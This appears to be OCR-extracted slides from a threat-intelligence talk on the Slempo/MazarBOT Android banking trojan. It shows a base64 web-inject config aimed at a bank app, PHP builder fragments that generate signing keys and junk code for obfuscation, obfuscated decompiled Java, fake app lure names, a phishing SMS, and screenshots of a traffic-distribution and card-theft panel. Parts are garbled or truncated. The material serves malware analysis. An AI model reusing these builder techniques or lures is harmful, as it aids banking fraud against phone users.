version":1,"data":[{"packages":["at.volksbank.volksbankmobile"],"html":"PGh0bWw+PGhlYWQ+DQoNCjxzY3JpcHQgc3JjPSJodHRwczovL2Fq
yaXB0Pg0KDQo8c3R5bGU[illegible]B7DQoJCW1hcmdpbjogMDsNCgkJcGFkZG[illegible]sNCgkJYmFja2dyb3VuZC1jb2xvcjogI2ZmZjsNCgkJLW1vei1iYWN

# Slempo/MazarBOT

## Builder




```
// генерация ключа для подписи файла
function generate_sign_key($affiliate_id, $app_type_id) {
    $firstnames = array("Bob", "Bill", "Thomas", "George", "Jeff", "Sam", "Morgan", "William", "John", "Jeff", "Samuel");
    $lastnames = array("Gruber", "Huber", "Bauer", "Wagner", "Mayer", "Berger", "Schmidt", "Williams", "Wilson", "Johnson", "Robinson", "Walker", "Roberts", "Green", "Hall",
    "Jackson", "Parker");
```



```
function generate_crap_entry($type, $param_id, $variable_name, &$last_random_variable, &$crap_counter = false) {
    global $_rnd_values_lower_upper, $rnd_used_values;

    $crap_entry = "";

    if($crap_counter !== false) $crap_counter++;
    $x_function_prefix = rnd_text_string(5, 8, $_rnd_values_lower_upper);
    $x_function_name = rnd_text_string(5, 11, $_rnd_values_lower_upper, $rnd_used_values);

    $rnd_variable_name = $x_function_prefix . $x_function_name . sprintf("%x", $crap_counter);
    $rnd_string_variable_value = rnd_text_string(5, 15, $_rnd_values_lower_upper, $rnd_used_values);

    $string_equals_compare_variables = array("!= false", "== false", "== true", "!= true", "");
    $integer_compare_variables = array("!=", "==", ">=", ">", "<=", "<");
    $boolean_compare_variables = array("!= false", "== false", "== true", "!= true");

    switch($type) {
        case 0: // String
```

# Slempo/MazarBOT


## Obfuscation




```
Boolean localBoolean1 = Boolean.valueOf(true);
int i;
label52:
label58:
label98:
Boolean localBoolean2;
if (paramBoolean2.booleanValue() == true)
{
  Boolean.valueOf(true);
  if (Integer.valueOf(3038).intValue() > paramInteger.intValue()) {
    break label231;
  }
  if (paramInteger.intValue() != 3038) {
    break label223;
  }
  i = 7165;
  Integer.valueOf(i);
  if (!paramString1.equals("lKEBOLF"))
  {
    if ("lKEBOLF".length() >= 3735) {
      break label241;
    }
    new StringBuilder().append(paramString1).append("lKEBOLF").toString();
  }
  localBoolean2 = Boolean.valueOf(false);
  if (paramBoolean1.booleanValue() == true) {
    break label264;
  }
  Boolean.valueOf(true);
  if (!paramString2.equals("glLUNN")) {
    break label291;
  }
```

# Slempo/MazarBOT

## Builder



```
$app_type_configs = array(
1 => array("name" => "Video Player", "admin_message" => "Video Player Install"),
2 => array("name" => "Abode Flash Player", "admin_message" => "Adobe Flash Player Install"),
3 => array("name" => "Android Core Defender", "admin_message" => "Core Defender Install"),
4 => array("name" => "Shield Free Mobile Security", "admin_message" => "Shield Free Mobile Security Install"),
5 => array("name" => "HD Porn (Free of charge)", "admin_message" => "HD Porn (Free of charge) Install"),
6 => array("name" => "Porn Game", "admin_message" => "Porn Game Install")
);
```



Activate device administrator?

Adobe Update

Get video codec access

Activating this administrator will allow the app Adobe Update to perform the following operations:


**Erase all data**
Erase the phone's data without warning by performing a factory data reset.

# Slempo/MazarBOT

**Distribution method:** phishing, SMS, Google Play

Example of SMS: “Please install this app for your antifraud protect. hxxp://bit.ly/29DU4HA”

**Traffic Distribution System (TDS)** targeting Europe and AU



Вы вошли как: admin
logout

## ВАШИ ССЫЛКИ

#2 http://217.182.204.32/?id=XnXPMl 7/2

be. iPhone, HTC, Dell, Nexus, BlackBerry, Motorola, Samsung, Sony, LG, Micromax, Asus, Vertu, Palm, Pantech, Fly, Wiko, iMobile, SimValley, Wolfgang, Alcatel, Prestigio, QMobile, Beeline, Philips, ZTE, Lenovo, HUAWEI, Nintendo, Amoi, INQ, GenericPhone. iPad. Chrome. AndroidOS.

#1 http://217.182.204.32/?id=4XcxOd 15517/3

at, au, cz, de, fr, gb, nl. iPhone, BlackBerry, HTC, Nexus, Dell, Motorola, Samsung, LG, Sony, Asus, Micromax, Palm, Vertu, Pantech, Fly, Wiko, iMobile, SimValley, Wolfgang, Alcatel, Prestigio, QMobile, Beeline, Philips, ZTE, Lenovo, HUAWEI, Nintendo, Amoi, INQ, GenericPhone. iPad. Chrome. AndroidOS.


## СТАТИСТИКА

Все ссылки

© SHADOW-TDS | JABBER: shad301@exploit.im

# Slempo/MazarBOT

Panel



Время: 2016-09-23 19:00:50


Dashboard Панель управления

94 Всего карт

1 Карты за сегодня

# Slempo/MazarBOT

## Panel



